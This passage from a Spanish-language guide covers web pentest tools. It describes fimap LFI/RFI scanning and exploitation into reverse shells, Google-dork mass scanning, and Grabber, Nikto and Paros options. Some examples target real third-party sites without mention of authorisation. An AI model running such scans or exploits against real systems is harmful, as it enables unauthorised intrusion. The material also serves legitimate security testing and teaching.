-T , --tab-complete	Permite TAB-Completation en modo exploit. Necesita el módulo readline.

Kit de disfraces:

-A , --user-agent=UA	El usuario que debe ser enviado.
--http-proxy=PROXY	Configura el proxy con esta opción. Pero lee estos hechos: * El googlescanner ignorará el proxy para obtener las URL, pero el pentest \ attack mismo pasará por el proxy. * PROXY debería estar en un formato tipo 127.0.0.1:8080 * Es experimental
--show-my-ip	muestra la IP de internet, país actual y el usuario.

Plugins:

--plugins	Listar todos los plugins cargados y salir.
-I , --install-plugins	Mostrar algunos plugins oficiales de modo exploit que puede instalar y/o actualizar.

Otros:

--update-def	Comprueba y actualiza los archivos de definición que se encuentran en el directorio config
--test-rfi	Una prueba rápida para ver si ha configurado bien RFI
--merge-xml=XMLFILE	Usar esto si tiene otro XMLFILE de fimap que desea incluir en su propio fimap_result.xml.
-C , --enable-color	Habilitar una salida con colores. Funciona solo en linux.
--force-run	Ignorar la verificación de la instancia y simplemente ejecutar fimap incluso si existe un archivo de bloqueo.
-v , --verbose=LEVEL	Nivel detallado que se quiere recibir.

	LEVEL = 3 -> Depurar LEVEL = 2 -> Información (predeterminado) LEVEL = 1 -> Mensajes LEVEL = 0 -> Nivel alto
--credits	Muestra algunos créditos.
--greetings	Algunos saludos
-h , --help	Muestra esta ayuda

Ejemplos:
fimap.py –s –u http://target-site.com/index2.php?x=
fimap.py –H –u http://target-site.com/ -w output.txt
fimap.py –H –u http://target-site.com/ -d 3 –w output.txt
fimap.py –m –l /path/to/list/output.txt
fimap.py –g –q inurl:index2.php?x=
fimap.py –g –q inurl:index2.php?x= –googlesleep=5000 –p 15 –results=50
fimap.py –x

Ejemplo 1
Escanear una sola URL para detectar errores de FI:
fimap.py -u 'http://localhost/test.php?file=bang&id=23'
Ejemplo 2
Escanear una lista de URL para detectar errores de FI:
fimap.py -m -l '/tmp/urllist.txt'
Ejemplo 3
Escanear los resultados de búsqueda de Google para los errores de FI:
fimap.py -g -q 'inurl:include.php'
Ejemplo 4
Harvest todos los enlaces de una página web con nivel de recurso 3 y escribir las URLs en /tmp/urllist
fimap.py -H -u 'http://localhost' -d 3 -w /tmp/urllist
Ejemplo 5
Buscar en Google inurl:"indec.php?id=1"
Entrar en una de las URL encontradas y ejecutar
fimap
-u http://www.vdxonline.com/portal/index.php?option=com_content&view=article&id=13740

Ejemplo 6
Al principio parece mucho, pero una vez que lo revisas, es bastante fácil elegir la sintaxis y las opciones, ya que encontrarás que la mayoría de las opciones y argumentos están vinculados a cualquiera que sea el modo que esté utilizando. Hay 4 modos básicos: single scan, mass scan, Google scan y Harvest. El single scan realiza una verificación LFI y audita contra una sola url. Simplemente proporciona la URL a escanear y funciona.
fimap.py –s –u http://target-site.com/index2.php?x=
Si solo va a escanear un solo sitio de destino, primero ejecutar un escaneo utilizando el modo Harvest para ayudar a aumentar las posibilidades de encontrar un enlace vulnerable. Simplemente puede apuntar FIMAP al directorio raíz de un sitio en modo Harvester y generará un archivo de salida para que alimente un mass scan. Ejecutar:
fimap.py –H –u http://target-site.com/ -w output.txt
Se puede definir la profundidad de rastreo agregando el indicador "-d <núm.pág. a rastrear>", ya que el valor predeterminado se establece en 1

Ahora que tenemos el archivo de salida, se pueden seguir las cosas cambiando al modo de escaneo masivo y auditando todos los enlaces que encontramos cuando usamos el modo Harvest, simplemente apuntando al archivo "output.txt" de los pasos anteriores y deje que haga lo suyo, así:

fimap.py –m –l /path/to/list/output.txt

Si se prefiere ejecutar algunos escaneos grandes usando Google y sus dorks favoritos, se puede cambiar de modo y usar la siguiente sintaxis:

fimap.py –g –q inurl:index2.php?x=

Se ejecutará de manera similar al modo de exploración masiva hasta que llegue al final de los resultados .

Se puede definir aún más los parámetros de escaneo de Google, definiendo el tiempo entre las solicitudes de Google usando "–googlesleep = <time>" y las páginas a leer los resultados con el uso de "-p <número de página>". Si se define el número de páginas a devolver, también se puede agregar el número de resultados por página a usar con la opción -results = <10,25,50,100> ", siendo 100 el valor predeterminado.

La sintaxis completa se vería así:

fimap.py –g –q inurl:index2.php?x= –googlesleep=5000 –p 15 –results=50

Ahora una vez que haya ejecutado sus escaneos, se preguntará donde se almacenan los resultados. Se pueden encontrar en 2 archivos, que se deberá buscar en el sistema: fimap_results (xml) y fimap-log (txt). Estos 2 archivos contienen los resultados almacenados de todos sus escaneos.

También se puede escribir "-x" para ver una lista de posibles objetivos a realizar los intentos de explotación en contra en una agradable sesión interactiva fácil de seguir.

Ahora intenta explotar y se verá algo así:

Una vez elegido el enlace, se tendrá la oportunidad de elegir la payload a usar. Las opciones predeterminadas consisten en un shell integrado en el sitio de destino o un shell inverso al que puede conectarse utilizando netcat en su sistema local. El shell fimap no es un shell interactivo, por lo que no se podrá usar los servicios como SSH, pero se puede usar para establecer una mayor escalada y enraizamiento.

Elegir la payload y experimentar. Aquí están los resultados finales de la explotación exitosa utilizando el shell fimap:

También puede jugar con el archivo de configuración para poder agregar algunas características adicionales. En particular, se puede agregar soporte para probar las vulnerabilidades de RFI. Simplemente agregar los detalles de alojamiento para el shell elegido en el archivo "config.py", guardarlo y luego realizar una prueba rápida para ver si está funcionando. Aquí están los líneas que necesitan ser editadas (en ROJO); Sugiero usar el modo FTP si tiene la capacidad de alojar su shell en algún lugar:

FTP Mode
settings["dynamic_rfi"]["ftp"] = {}
settings["dynamic_rfi"]["ftp"]["ftp_host"] = None
settings["dynamic_rfi"]["ftp"]["ftp_user"] = None
settings["dynamic_rfi"]["ftp"]["ftp_pass"] = None
settings["dynamic_rfi"]["ftp"]["ftp_path"] = None # A non existing file without suffix. Example: /home/imax/public_html/payload
settings["dynamic_rfi"]["ftp"]["http_map"] = None # The mapped HTTP path of the file. Example: http://localhost/~imax/payload

Local Mode

settings["dynamic_rfi"]["local"] = {}
settings["dynamic_rfi"]["local"]["local_path"] = None # A non existing file on your filesystem without prefix which is reachable by http. Example:
/var/www/payload
settings["dynamic_rfi"]["local"]["http_map"] = None # The http url of the file without prefix where the file is reachable from the web. Example:
http://localhost/payload

Aquí está el comando para probar su configuración RFI para ver si funciona para explotar enlaces vulnerables:

```
fimap.py –test-rfi
```

44. FunkLoad

Esta aplicación solo analiza la web en el ordenador donde se está ejecutando este programa.

FunkLoad es un comprobador web funcional y de carga, escrito en Python, cuyos principales casos de uso son:

- Pruebas funcionales de proyectos web y por lo tanto también pruebas de regresión.
- Pruebas de rendimiento: al cargar la aplicación web y monitorizar sus servidores, le ayuda a identificar cuellos de botella, brindando un informe detallado de la medición del rendimiento.
- Herramienta de prueba de carga para exponer errores que no surgen en pruebas superficiales, como pruebas de volumen o pruebas de longevidad.
- Herramienta de prueba de estrés para abrumar los recursos de la aplicación web y probar la capacidad de recuperación de la aplicación.
- Redacción de agentes web mediante scripts de cualquier tarea web repetitiva.

fl-record – Lanzar un proxy TCPWatch y grabar las actividades después de emitir un script FunkLoad o generar una prueba de unidad FunkLoad si se especifica test_name.
El puerto proxy predeterminado es 8090.
Uso: fl-record [opciones] [test_name]

Opciones

--version	Mostrar el número de versión del programa y salir.
--help, -h	Mostrar este mensaje de ayuda y salir
--verbose, -v	Modo verbose
--port=PORT, -p PORT	Especificar el puerto proxy
--tcp-watch-input=TCPWATCH_PATH -i TCPWATCH_PATH	Ruta a una captura de tcpwatch existente.
--loop=LOOP, -l LOOP	Modo loop

Ejemplos
1.Ejecutar un proxy y crear un caso de prueba FunkLoad, generar test_FooBar.py y FooBar.conf.
Para probarlo: fl-run-test -dV test_FooBar.py
fl-record foo_bar
2.Ejecutar un proxy en el puerto 9090 con salida a stdout
fl-record -p 9090
3.Convertir una captura de tcpwatch en un script.
fl-record -i /tmp/tcpwatch

fl-credential-ctl – Ejecutar la acción en el servidor XML/RPC
Uso: fl-credential-ctl config_file action
action: start, startd, stop, restart, status o test
Opciones

--version	Mostrar el número de versión del programa y salir.
--help, -h	mostrar este mensaje de ayuda y salir
--quiet, -q	Salida detallada.

fl-run-test – Lanzar una prueba de unidad FunkLoad
Uso: fl-run-test [opciones] file [class.method|class|suite] [...]

Opciones

--version	Mostrar el número de versión del programa y salir.
--help, -h	Mostrar este mensaje de ayuda y salir
--quiet, -q	Salida mínima.
--verbose, -v	Modo verbose
--debug, -d	Modo depuración
--debug-level=DEBUG_LEVEL	El nivel de depuración 3 es el más detallado.
--url=MAIN_URL, -u MAIN_URL	Base de URL a comprobar sin terminar '/'
--sleep-time-min=FTEST_SLEEP_TIME_MIN -m FTEST_SLEEP_TIME_MIN	Tiempo mínimo entre solicitudes
--sleep-time-max=FTEST_SLEEP_TIME_MAX -M FTEST_SLEEP_TIME_MAX	Tiempo máximo entre solicitudes
--dump-directory=DUMP_DIR	Directorio para volcar páginas html.
--firefox-view, -V	Vista en tiempo real con Firefox.
--no-color	Salida monocroma.
--loop-on-pages=LOOP_STEPS -l LOOP_STEPS	Hacer un bucle lo más rápido posible sin la concurrencia en las páginas, esperar un número de página o una porción como 3: 5.
--loop-number=LOOP_NUMBER -n LOOP_NUMBER	Número de bucles
--accept-invalid-links	No fallar si los enlaces css/image no son accesibles.
--simple-fetch	No cargar enlaces adicionales como css o imágenes al obtener una página html.
--stop-on-fail	Detener las pruebas en el primer error.
--regex=REGEX, -e REGEX	Los nombres de las pruebas deben coincidir con la expresión regular.
--list	Sólo se tiene que enumerar los nombres de prueba.
--pause	Pausa entre solicitudes, presionar ENTER para continuar.

Ejemplos
1.Ejecutar todos los tests (incluido doctest con python2.4).
fl-run-test myFile.py
2. Ejecutar test_suite.
fl-run-test myFile.py test_suite
3. Ejecutar un único test MyTestCase.testSomething.
fl-run-test myFile.py MyTestCase.testSomething

4. Ejecutar todos los métodos de test 'test*' y doctest en MyTestCase.
fl-run-test myFile.py MyTestCase
5. Lo mismo contra localhost.
fl-run-test myFile.py MyTestCase -u http://localhost
6. Ejecutar doctest desde un fichero texto plano (requiere python 2.4).
fl-run-test myDocTest.txt
7. Ejecutar doctest con salida de depuración (requiere python 2.4).
fl-run-test myDocTest.txt -d
8. Ejecutar el conjunto predeterminado de pruebas y ver en tiempo real cada página que se recupera con firefox.
fl-run-test myfile.py -V
9. Ejecutar MyTestCase.testSomething, recargar 100 veces la página 3 sin concurrencia y lo más rápido posible. Estadísticas de tiempo de respuesta de salida. Puede hacer un bucle en muchas páginas usando slice -l 2: 4.
fl-run-test myfile.py MyTestCase.testSomething -l 3 -n 100
10. Ejecutar todas las pruebas que coincidan con alguna regex
fl-run-test myFile.py -e [Ss]ome
11. Ejecute todas las pruebas que no terminen con xmlrpc.
fl-run-test myFile.py -e '!xmlrpc$'
12. Listar todos los nombres de prueba.
fl-run-test myFile.py --list

fl-build-report – Analiza un archivo de resultados xml de FunkLoad bench y genera un informe. Si hay más de un archivo, los resultados xml se fusionan.
Uso: fl-build-report [options] xmlfile [xmlfile...]
o
Uso: fl-build-report --diff REPORT_PATH1 REPORT_PATH2
Opciones

--version	Mostrar el número de versión del programa y salir.
--help, -h	Mostrar este mensaje de ayuda y salir
--html, -H	Producir un informe html.
--with-percentiles, -P	Incluir los percentiles en las tablas, use 10%, 50% y 90% para los gráficos.
--no-percentiles	Ningún percentil en las tablas muestra los gráficos mínimo, promedio y máximo (solo gdchart).
--diff, -d	Crear informe diferencial.
--output-directory=OUTPUT_DIR -o OUTPUT_DIR	Directorio principal para almacenar informes. El nombre del directorio del informe se generará automáticamente.
--report-directory=REPORT_DIR -r REPORT_DIR	Nombre del directorio para almacenar el informe.
--apdex-T=APDEX_T, -T APDEX_T	Constante Apdex T en segundos, el valor predeterminado se establece en 1,5 seg.

Ejemplos
1.ReST renderizado en stdout.
fl-build-report funkload.xml
2.Crear un informe HTML en / tmp
fl-build-report --html -o /tmp funkload.xml

3.Cree un informe HTML que combine el resultado de la prueba de 3 nodos.
fl-build-report --html node1.xml node2.xml node3.xml
4. Cree un informe diferencial para comparar 2 informes de banco de pruebas, requiere gnuplot.
fl-build-report --diff /tmp/test_reader-20080101 /tmp/test_reader-20080102

fl-run-bench – Iniciar una prueba de unidad FunkLoad como prueba de carga
Uso: fl-run-bench [opciones] file class.method
Opciones

--version	Mostrar el número de versión del programa y salir.
--help, -h	Mostrar este mensaje de ayuda y salir
--url=MAIN_URL, -u MAIN_URL	Base de URL para banco de pruebas
--cycles=BENCH_CYCLES -c BENCH_CYCLES	Ciclos al banco de pruebas. Se trata de una lista de usuarios virtuales simultáneos, para ejecutar un banco de prueba con 3 ciclos con 5, 10 y 20 usuarios, usar: -c 2:10:20
--duration=BENCH_DURATION -D BENCH_DURATION	Duración de un ciclo en segundos.
--sleep-time-min=BENCH_SLEEP_TIME_MIN -m BENCH_SLEEP_TIME_MIN	Tiempo mínimo entre solicitudes.
--sleep-time-max=BENCH_SLEEP_TIME_MAX -M BENCH_SLEEP_TIME_MAX	Tiempo máximo entre peticiones.
--test-sleep-time=BENCH_SLEEP_TIME -t BENCH_SLEEP_TIME	Tiempo entre pruebas.
--startup-delay=BENCH_STARTUP_DELAY -s BENCH_STARTUP_DELAY	Retardo de inicio entre threads
--as-fast-as-possible, -f	Eliminar los tiempos de suspensión entre solicitudes y entre pruebas, acceso directo para -m0 -M0 -t0
--no-color	Salida monocromática.
--accept-invalid-links	No fallar si los enlaces css/image no son accesibles.
--simple-fetch	No cargar enlaces adicionales como css o imágenes al obtener una página html.
--label=LABEL, -l LABEL	Agregar una etiqueta a esta ejecución de banco de pruebas para una identificación más fácil.
--enable-debug-server	Crear una instancia de un servidor HTTP de depuración que expone una interfaz mediante la cual los parámetros se pueden modificar en tiempo de ejecución.
--debug-server-port=DEBUGPORT	Puerto en el que el servidor de depuración debe ejecutarse durante la prueba

Ejemplos
1.Bench MyTestCase.testSomething usando MyTestCase.conf.
fl-run-bench myFile.py MyTestCase.testSomething

2. MyTestCase.testSomething Bench MyTestCase.testSomething en localhost:8080 con 2 ciclos de 10 y 20 usuarios durante 30 seg.
fl-run-bench -u http://localhost:8080 -c 10:20 -D 30 myFile.py \

fl-monitor-ctl – Ejecutar la acción en el servidor XML/RPC
Uso: fl-monitor-ctl config_file action
La acción puede ser: start|startd|stop|restart|status|test
Opciones

--version	Mostrar el número de versión del programa y salir.
--help, -h	mostrar este mensaje de ayuda y salir
--quiet, -q	Salida detallada

45. Grabber

Grabber es un escáner de aplicaciones web. Básicamente detecta algún tipo de vulnerabilidades en su sitio web. Grabber es simple, no rápido pero portátil y realmente adaptable. Este software está diseñado para escanear sitios web pequeños como personales, foros, etc. No es una aplicación grande: tomaría mucho tiempo e inundaría su red.

Caracteristicas:

- Scripting entre sitios
- Inyección de SQL (también hay un módulo especial de Inyección >SQL ciego)
- Inclusión de archivos
- Comprobación de archivos de copia de seguridad
- Verificación simple de AJAX. Analiza cada JavaScript y obtiene la URL e intenta obtener los parámetros
- Análisis híbrido/pruebas de bola de cristal para aplicaciones PHP usando PHP-SAT
- Analizador de código fuente de JavaScript: evaluación de la calidad/corrección de JavaScript con JavaScript Lint
- Generación de un archivo [session_id, time (t)] para el siguiente análisis de estadísticas.

Uso: grabber [opciones]

Opciones:

-h, --help	Mostrar este mensaje de ayuda y salir
-u ARCHIVES_URL, --url=ARCHIVES_URL	Dirección a investigar
-s, --sql	Buscar la inyección SQL
-x, --xss	Realizar ataques XSS
-b, --bsql	Buscar la inyección ciega de SQL
-z, --backup	Buscar archivos de copia de seguridad
-d SPIDER, --spider=SPIDER	Buscar todos los archivos
-i, --include	Realizar ataques de inserción de archivos.
-j, --javascript	Probar el código javascript
-c, --crystal	Prueba de bola de cristal simple.
-e, --session	Evaluaciones de sesión

Es recomendable usar la opción -d X siendo X > 1, ya que de esta manera hace reintentos.

Ejemplo
grabber --xss --url http://192.168.1.224
grabber --spider 1 --sql --url http://192.168.1.224

46. Nikto

Nikto es un escáner de servidor web de código abierto (GPL) que realiza pruebas exhaustivas contra servidores web para múltiples elementos, incluidos más de 6700 archivos/CGIs potencialmente peligrosos, verifica versiones desactualizadas de más de 1250 servidores y problemas específicos de versiones en más de 270 servidores. También verifica los elementos de configuración del servidor, como la presencia de múltiples archivos de índice, las opciones del servidor HTTP e intentará identificar los servidores web y el software instalados. Los elementos de escaneo y los complementos se actualizan con frecuencia y se pueden actualizar automáticamente.

Nikto tiene la funcionalidad para identificar las vulnerabilidades de aplicaciones web como la divulgación de información, inyección (XSS/ Script /HTML), recuperación remota de archivos, ejecución de comandos e identificación de software). Además del escaneo básico, Nikto permite que el probador de penetración se adapte escaneando a un objetivo determinado. Las siguientes son algunas de las opciones que puede ser utilizado para escanear:

- El uso de la opción de línea de comando -T con números de prueba individuales para pruebas a tipos específicos.
- Al usar –t, se puede establecer el valor de tiempo de espera para cada respuesta de prueba
- Controles de la salida de la pantalla
- Definición del informe de escaneo que se escribirá en un formato particular
- Hay otras opciones avanzadas como –mutate para adivinar subdominios, archivos, directorios y nombres de usuario, -evasion para omitir el filtro IDS y -Single para el modo de prueba individual, que puede utilizar para evaluar su objetivo en profundidad.

Uso: nikto <opciones>

Opciones:
El signo + significa que la opción debe ir acompañada de un valor.

-ask+	Si preguntar acerca de enviar actualizaciones -yes Preguntar sobre cada uno (predeterminado) -no No preguntar, no enviar. - auto No preguntar, solo enviar
-Cgidirs+	Escanear los directorios CGI: "none", "all" o valores como "/ cgi / / cgi-a /"
-config+	Usar el fichero de configuración
-Display+	Activar / desactivar las salidas de la pantalla: - 1 Mostrar las redirecciones - 2 Mostar las cookies recibidas - 3 Mostrar todas las respuestas 200/OK - 4 Mostrar las URLs que requieren autenticación - D Salida de depuración - E Mostrar todos los errores HTTP - P Imprimir el progreso en STDOUT - S Depurar la salida de IPs y nombres de host - V Salida verbose
-dbcheck	Comprobar la base de datos y otros archivos clave para los errores de sintaxis

-evasion+	Técnica de codificación: - 1 Codificación URI aleatoria (non-UTF8) - 2 Directorio de autoreferencia (/./) - 3 fin prematuro del URL - 4 añadir al final una cadena larga y aleatoria - 5 Parámetro falso - 6 TAB como espaciador de solicitud - 7 Cambiar el caso del URL - 8 Usar el separador de directorio de Windows (\) - A Usar un retorno de carro (0x0d) como espaciador de solicitud - B Usar el valor binario 0x0b como espaciador de solicitud
-Format+	Guardar el formato del fichero de salida: - csv Comma-separated-value - htm formato HTML - nbe formato Nessus NBE - sql Generic SQL (see docs for schema) - txt Texto plano - xml formato XML
-Help	Información de ayuda extendida
-host+	Host objetivo
-404code	Ignorar estos códigos HTTP como respuestas negativas. El formato es "302,301".
-404string	Ignorar esta cadena en el contenido del cuerpo de la respuesta como respuesta negativa. Puede ser una expresión regular.
-id+	Autenticación del host a usar, el formato es id: pass
-key+	Archivo de clave de certificado de cliente
-list-plugins	Listar todos los complementos disponibles, no realizar pruebas
-maxtime+	Tiempo máximo de prueba por host. Por ejemplo, 1h, 60m, 3600seg
-mutate+	Adivinar nombres de archivos adicionales: - 1 Probar todos los archivos con todos los directorios raíz - 2 Adivinar para nombres de archivos de contraseñas - 3 Enumerar nombres de usuario a través de Apache - 4 Enumerar nombres de usuario a través de cgiwrap - 5 Intentar forzar los nombres de subdominio de fuerza bruta, suponga que el nombre de host es el dominio principal - 6 Intentar adivinar los nombres de directorio del archivo de diccionario suministrado
-mutate-options	Proporcionar información para mutados.
-nointeractive	Desactivar las funciones interactivas.
-nolookup	Deshabilitar las búsquedas de DNS
-nossl	Desactivar el uso de SSL
-no404	Desactivar nikto intentando adivinar una página 404
-Option	Anular una opción en nikto.conf, puede emitirse varias veces
-output+	Escribir la salida en este archivo
-Pause+	Pausa entre pruebas (segundos, entero o flotante)

-Plugins+	Lista de plugins a ejecutar (por defecto: ALL)
-port+	Puerto a usar (por defecto 80)
-RSAcert+	Archivo de certificado de cliente
-root+	Añadir al final el valor raíz a todas las solicitudes, el formato es /directory
-Save	Guardar respuestas positivas en este directorio
-ssl	Forzar modo SSL en puerto
-Tuning+	Ajuste de escaneo: - 1 Archivo Interesante / Visto en los registros - 2 Configuración errónea / Archivo predeterminado - 3 Divulgación de información - 4 Inyección (XSS / Script / HTML) - 5 Recuperación remota de archivos - Dentro de la raíz web - 6 Denegación de Servicio - 7 Recuperación remota de archivos - Servidor ancho - 8 Ejecución de comandos / Shell remoto - 9 Inyección de SQL - 0 Carga de archivos - a bypass de autenticación - b Identificación de software - c inclusión de fuente remota - d servicio web - e Consola Administrativa - x Opciones de ajuste inverso, es decir, incluir todas excepto las especificadas
-timeout+	Tiempo de espera para solicitudes (predeterminado 10 segundos)
-Userdbs	Cargar solo bases de datos de usuarios, no las bases de datos estándar - all Deshabilitar dbs estándar y cargar solo dbs de usuario - tests Deshabilitar solo las pruebas de la base de datos y cargue las pruebas de prueba
-useragent	Anula el agente de usuario predeterminado
-until	Ejecutar hasta el tiempo o la duración especificada
-update	Actualizar bases de datos y plugins de CIRT.net
-useproxy	Usar el proxy definido en nikto.conf o el argumento http://server:port
-Version	Imprimir plugin y las versiones de base de datos
-vhost+	Virtual host (para encabezado de Host)

Características interactivas

Durante el proceso de escaneo, Nikto permite la interacción del usuario para diferentes acciones sobre la ejecución activa simplemente presionando determinadas teclas mientras se ejecuta el comando, se pueden obtener diferentes resultados que pueden ser útiles para obtener información detallada en un momento dado. Las opciones contenidas en Nikto para la interacción con el usuario en el transcurso del escaneo son:

Espacio	Estado actual del escaneo
v	Activar o desactivar el modo Verbose

d	Activar o desactivar el modo de depuración
e	Activar o desactivar los mensajes sobre informes de error
p	Activar o desactivar los mensajes sobre el progreso de los informes
r	Activar o desactivar los mensajes sobre las redirecciones en la pantalla
c	Activar o desactivar los mensajes sobre las cookies en la pantalla
o	Activar o desactivar los mensajes sobre las peticiones correctas (código 200)
a	Activar o desactivar los mensajes sobre los intentos de autenticación
q	Finalizar la ejecución de Nikto
N	Continuar con el dispositivo siguiente y si no existe, finalizar la ejecución
P	Pausar la ejecución

Plugins
Plugin: tests
Nikto Tests - Prueba de dispositivo con las pruebas estándar de Nikto
Opciones:

- all: Para indicar si se deben verificar todos los archivos con todos los directorios
- passfiles: Para indicar si se deben buscar archivos de contraseña comunes
- report: Informar un estado después del número de pruebas superado
- tids: Un rango de testids que solo se ejecutarán

Plugin: report_nbe
NBE reports – Produce un informe NBE

Plugin: origin_reflection
CORS Origin Reflection - Comprobar si un encabezado de origen determinado se refleja en un encabezado Access-Control-Allow-Origin

Plugin: cookies
HTTP Cookie Internal IP - Busca direcciones IP internas en las cookies devueltas desde una solicitud HTTP.

Plugin: dictionary
Dictionary attack - Intentos de ataque de diccionario directorios / archivos comúnmente conocidos
Opciones:
dictionary: Rutas de diccionario a buscar.
method: Método a usar para enumerar.

Plugin: negotiate
Negotiate – Comprueba el mod_negotiation MultiViews.

Plugin: content_search
Content Search - Buscar el contenido resultante para las cadenas interesantes

Plugin: report_html
Report as HTML – Produce un informe HTML

Plugin: paths
Path Search - Mire las rutas de enlace para ayudar a rellenar las variables

Plugin: report_xml
Report as XML – Produce un informe XML

Plugin: report_sqlg
Generic SQL reports - Produce inserciones SQL en una base de datos genérica.

Plugin: dir_traversal
Directory Traversal - Verifica las aplicaciones/servidores en busca de vulnerabilidades transversales de directorio.

Plugin: report_csv
CSV reports – Produce un informe CSV

Plugin: sitefiles
Site Files - Buscar archivos interesantes basados en la IP / nombre del sitio

Plugin: embedded
Embedded Detection - Comprueba si el dispositivo es un servidor incorporado.

Plugin: clientaccesspolicy
clientaccesspolicy.xml - Comprueba si existe un archivo de acceso de cliente y si contiene una entrada comodín.

Plugin: docker_registry
docker_registry - Busque el registro de docker

Plugin: headers
HTTP Headers - Realiza varias comprobaciones contra los encabezados devueltos por una solicitud HTTP.

Plugin: favicon
Favicon - Comprueba el favicon del servidor web con los favicons conocidos.

Plugin: robots
Robots - Comprueba si hay algo dentro del archivo robots.txt y lo analiza en busca de otras rutas para pasar a otras secuencias de comandos.
Options:
  nocheck: Desactivar la comprobación de entradas en el fichero robots.

Plugin: dishwasher
dishwasher - Busque la vulnerabilidad transversal del directorio de dishwasher.

Plugin: apacheusers
Apache Users - Comprueba si podemos enumerar nombres de usuario directamente desde el servidor web
Options:
  size: Tamaño máximo del usuario si se aplica fuerza bruta
  home: Buscar ~user para enumerar
  cgiwrap: Usuario cgi-bin/cgiwrap para enumerar
  dictionary: Nombre de archivo para un archivo de diccionario de usuarios
  enumerate: Indicar si se intenta enumerar usuarios

Plugin: report_text
Text reports – Produce un informe de texto plano.

Plugin: cgi
CGI – Enumera los posibles directorios CGI

Plugin: ssl
SSL and cert checks - Realizar comprobaciones en SSL / Certificados

Plugin: apache_expect_xss
Apache Expect XSS - Comprueba si los servidores web tienen una vulnerabilidad CSX a través del encabezado Expect: HTTP

Plugin: report_json
JSON reports – Produce in informe JSON

Plugin: put_del_test
Put/Delete test - Intenta cargar y eliminar archivos a través de los métodos HTTP PUT y DELETE.

Plugin: shellshock
shellshock - Busque la vulnerabilidad bash 'shellshock'.
Options:
  uri: URL a investigar

Plugin: httpoptions
HTTP Options - Realiza una variedad de comprobaciones contra las opciones HTTP devueltas desde el servidor.

Plugin: auth
Guess authentication - Intentar adivinar la autenticación realm

Plugin: multiple_index
Multiple Index - Comprueba múltiples archivos de índice

Plugin: strutshock
strutshock – Busca la vulnerabilidad 'strutshock'.

Plugin: parked
Parked Detection - Comprueba si el dispositivo está estacionado en un registrador o en una ubicación de anuncios.

Plugin: siebel
Siebel Checks - Realiza un conjunto de comprobaciones contra una aplicación Siebel instalada
Options:
  enumerate: Indicar si intentará enumerar las aplicaciones conocidas
  languages: Lista de lenguajes
  application: Aplicación a atacar
  applications: Lista de aplicaciones

Plugin: domino
IBM/Lotus Domino Specific Tests - Realiza una selección de pruebas específicas de IBM/Louts Domino para identificar archivos específicos de Domino accesibles sin autenticación y la versión

del servidor

Plugin: ms10_070
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-070 Check – Determinar si un sitio es vulnerable a https://docs.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-070

Plugin: outdated
Outdated - Comprueba si el servidor web es la última versión.

Plugin: drupal
Drupal Specific Tests – Realiza una selección de pruebas drupal específicas
Options:
  path: Ruta básica para los módulos.
  0: Decir si enumerar los módulos o no

Plugin: fileops
File Operations – Guarda los resultados en un fichero de texto.

Plugin: msgs
Server Messages - Comprueba la versión del servidor contra problemas conocidos.

Ejemplo
nikto -h forocoches.com
nikto -Display 1234EP -o report.html -Format htm -Tuning 123bde -host 192.168.0.102

47. Paros

Se trata de un proxy HTTP/HTTPS basado en Java para evaluar la vulnerabilidad de una aplicación web. Admite la edición/visualización de mensajes HTTP sobre la marcha. Otras características incluyen arañas, certificado de cliente, encadenamiento de proxy, escaneo inteligente para inyecciones de XSS y SQL, etc.

Uso: paros

Esto abrirá la ventana del Paros y antes de pasar por cualquier práctica, se debe configurar un proxy local con la dirección IP y puerto 127.0.0.1:8080. Para ello ir a la opción Tools y dentro de ella Options. Esto permitirá modificar la configuración de la conexión, los valores del proxy local, la autenticación HTTP y otra información relevante.

Ahora hacer los mismo con el navegador que se va a utilizar favorito, es decir, establecer que las webs que se visiten, pasen por esye proxy que se ha establecido en paros.

Las principales funciones de paros son
- Atrapar solicitudes y respuesta HTTP
- Spider
- Scanner

En la pantalla principal hay las siguientes opciones
- File. En esta opción hay la posibilidad de crear y abrir sesiones, guardar los datos de la sesión, exportar los mensajes y las respuestas a un fichero y en Properties, describir la sesión con una descripción.
- Edit. En esta opción, se puede hacer búsqueda, extraer un patrón en una sesión y activar el seguimiento de la sesión con una cookie.
- View. En esta opción hay 3 posibilidades: Enable Image in History, Filter History by Request y Filter History by Response
- Analyse. En esta opción, se puede ejecutar el spider y el escaneo, y en este caso, se puede establecer su política de escaneo, abriendo la ventana correspondiente con sus distintas posibilidades.
- Report. Esta opción es para visualizar los distintos informes.
- Tools. En esta opción, hay las posibilidades siguientes: Filter, Encoder/Hash, Manual Request Editor, Check for Updates y Options. La opción Filter se explica más adelante. La opción Encoder/Hash permite codificar y descodificar cadenas de texto. La opción Manual Request Editor permite la edición de las solicitudes y las respuestas. La opción Check for Upadates es para actualizar el paros. La opción Options permite modificar las opciones de la conexión, del proxy local, de la autenticación, de los certificados, de la visualización, del atrapado, del spider y del escaneo.

47.1. Trap request/response HTTP

paros puede atrapar y modificar manualmente las solicitudes/respuestas HTTP y HTTPS. Todos los datos HTTP y HTTPS que pasan por paros pueden ser atrapados y modificados.
1. Trap request
Se trata de atrapar las solicitudes y para ello simplemente activar la casilla " Trap Request" en la pestaña "Trap" y todas las solicitudes quedarán atrapadas. Se puede modificar el contenido de estas

solicitudes en el área de texto “Header/Body” y hacer clic en el botón "Continue" para continuar, es decir, enviar la solicitud modificada. Tener en cuenta que hay un botón "Tabular View" en la esquina inferior derecha. Este botón solo se puede usar cuando la casilla de verificación "Trap Request" está activada y hay algo de texto en el área de texto "Body". Se utiliza para convertir la consulta HTTP POST en forma de tabla para su fácil edición. Después de modificar los parámetros, puede hacer clic en el botón "Original View" y volver a la pantalla anterior con la solicitud actualizada.
2. Trap response.
Se trata de atrapar las respuestas y para ello activar la casilla "Trap Response" en la pestaña "Trap" y todas las respuestas quedarán atrapada. Se puede modificar el contenido en el área de texto Header/Body y hacer clic en el botón "Continue" para continuar.

Tener en cuenta que el botón "Tabular View" solo es útil en la captura de las solicitudes HTTP(S) POST.

47.2. Spider

Spider se utiliza para rastrear los sitios web y reunir tantos enlaces URL como sea posible. Esto permite tener una mejor comprensión del árbol de jerarquía del sitio web en poco tiempo antes de la navegación manual. Sus funcionalidades incluyen:

- Rastrear sitios web HTTP y HTTPS basados en una URL determinada
- Cookie de soporte
- Agrega automáticamente los enlaces URL al árbol de jerarquía del sitio web para su posterior análisis.

Como es solo un spider simple, tiene las siguientes limitaciones:

- Los sitios web SSL con certificado no válido no se pueden rastrear
- Muti-threading no soportado
- Algunas URL malformadas en páginas HTML no se pueden reconocer

